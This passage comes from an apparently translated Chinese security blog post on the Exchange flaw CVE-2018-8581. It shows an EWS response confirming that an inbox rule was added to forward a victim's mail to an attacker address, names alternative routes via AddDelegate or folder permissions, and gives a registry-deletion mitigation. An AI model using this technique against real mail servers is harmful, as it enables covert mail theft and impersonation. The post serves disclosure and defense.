
<?xml version="1.0" encoding="utf-8"><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Header><h:ServerVersionInfo MajorVersion="
15" MinorVersion="1" MajorBuildNumber="1531" MinorBuildNumber="3" Version="V2017_07_11" xmlns:h="http://schemas.microsoft.com/exchange/services/200
6/types" xmlns="http://schemas.microsoft.com/exchange/services/2006/types" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.or
g/2001/XMLSchema-instance"/></s:Header><s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><
UpdateInboxRulesResponse ResponseClass="Success" xmlns="http://schemas.microsoft.com/exchange/services/2006/messages"><ResponseCode>NoError</Respon
seCode></UpdateInboxRulesResponse></s:Body></s:Envelope>
```

如果攻击成功，我们应该会在最后一条回应中看到UpdateInboxRulesResponse ResponseClass="Success"，这意味着入站规则被添加到受害者邮箱，所有入站电子邮件都将转发给攻击者。

现在一切就绪，可以来测试一下我们设定的新规则。我们需要从一个账户向受害者发送电子邮件，但是不能用我们新规则中设定的攻击者邮箱（本例中是attacker@contoso.local）。



检查攻击者的收件箱，我们看到消息已经成功转发：



如我们所料，新的电子邮件被转发给了攻击者，也可以通过其他EWS api(如[AddDelegate](#))或将[编辑权限](#)分配给目标文件夹来实现类似的结果。

## 补丁

微软给这个漏洞分配了CVE-2018-8581并且在11月发布分版本中[修补](#)了这个问题。实际上没有任何一个补丁可以真正修正这个问题，相反，微软声明应该删除注册表项，而

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\DisableLoopbackCheck = 1
```

如果删除HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\DisableLoopbackCheck注册表项，这个CVE就不能再被利用，要删除注册表项，需要在CMD

```
C:\>reg delete HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v  
DisableLoopbackCheck /f
```

删除注册表项后不需要重新启动操作系统或Exchange服务器，微软声明在之后迭代的版本将不再默认启用这个注册表项。

## 总结

随着电子邮件已成为商业生活的核心组成部分，Exchange Server多年来一直是一个受欢迎的产品。这个漏洞能导致仿冒用户，之前的一个相关[漏洞](#)能够导致任意代码执行。这两个案例都说明了，有时候最大的威胁是来自内部的。这

继续关注明天发布的下一个年度五大漏洞相关博客，在此之前，你可以关注我们的[团队](#)以了解最新的漏洞利用技术和安全补丁。

点击收藏 | 0 关注 | 1

[上一篇：记一道blind pwn的漏洞发现及利用](#) [下一篇：区块链安全—随机数安全分析（下）](#)

1. 1 条回复





[madneal](#) 2019-01-04 16:55:08

如果是集群该怎么办呢

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)